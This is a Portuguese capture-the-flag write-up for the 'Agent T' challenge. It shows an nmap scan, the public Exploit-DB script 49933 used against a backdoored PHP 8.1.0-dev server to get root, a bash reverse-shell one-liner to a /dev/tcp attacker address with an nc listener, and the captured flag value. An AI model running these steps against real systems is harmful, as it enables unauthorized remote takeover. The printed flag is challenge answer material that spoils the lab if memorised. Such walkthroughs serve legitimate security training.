Agent T

Primeiramente, realizamos um mapeamento de portas no host por meio da ferramenta nmap para descobrir quais serviços o host está executando e descobrimos que ele está executando apenas um servidor HTTP na porta 80.

```
root@ip-10-65-92-156:~# nmap -sS -sV 10.65.185.61
Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-03 12:42 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.65.185.61
Host is up (0.00034s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    PHP cli server 5.5 or later (PHP 8.1.0-dev)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.27 seconds
```

Figura 1 - *Comando executado para realizar o mapeamento de portas*

Ao acessar o servidor pelo navegador, nos deparamos com a página Web representada na *Figura 2*. Ao analisar a página, percebemos que a versão do PHP usada para desenvolver o site (PHP 8.1.0-dev) possui uma vulnerabilidade que nos leva a adquirir acesso à máquina do servidor.



Figura 2 - *Página Web do servidor HTTP*

Dessa forma, usamos o script python `49933.py` do Exploit Database capaz de explorar essa vulnerabilidade (Figura 3). Executamos o script, fornecendo a URL do servidor HTTP, e obtivemos acesso à máquina por meio de uma pseudo-shell (Figura 4).

```
┌──(kvothe㉿Viper)-[~]
└─$ searchsploit -m 49933
  Exploit: PHP 8.1.0-dev - 'User-Agentt' Remote Code Execution
      URL: https://www.exploit-db.com/exploits/49933
     Path: /usr/share/exploitdb/exploits/php/webapps/49933.py
    Codes: N/A
 Verified: True
File Type: Python script, ASCII text executable
Copied to: /home/kvothe/49933.py
```

Figura 3 - *Script do Exploit Database*

```
┌──(kvothe㉿Viper)-[~]
└─$ python3 49933.py
Enter the full host url:
http://10.65.174.102/

Interactive shell is opened on http://10.65.174.102/
Can't acces tty; job crontol turned off.
$ ls
404.html
blank.html
css
gulpfile.js
img
index.php
js
package-lock.json
package.json
scss
vendor

$ whoami
root
```

Figura 4 - *Execução do script `49933.py`*

Em seguida, executamos os comandos presentes nas Figuras 5 e 6 para obter uma shell na máquina do servidor HTTP, o comando da Figura 5 na máquina alvo e o comando da Figura 6 na máquina atacante.

```
$ bash -c "bash -i >& /dev/tcp/192.168.138.247/1234 0>&1"
```

Figura 5 - *Comando para obter uma shell na máquina do servidor HTTP*

```
┌──(kvothe㉿Viper)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.138.247] from (UNKNOWN) [10.65.174.102] 46838
```

Figura 6 - *Comando para escutar a conexão da shell na máquina atacante*

Com acesso à máquina do servidor, navegamos até o diretório "/" e executamos o comando representado na Figura 7, encontrando a chave do desafio a qual está ilustrada na Figura 8.

```
root@3f8655e43931:/# ls
ls
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

Figura 7 - *Comando `ls` realizado no diretório "/"*

```
root@3f8655e43931:/# cat flag.txt
cat flag.txt
flag{4127d0530abf16d6d23973e3df8dbecb}root@3f8655e43931:/#
```

Figura 8 - *Chave do desafio*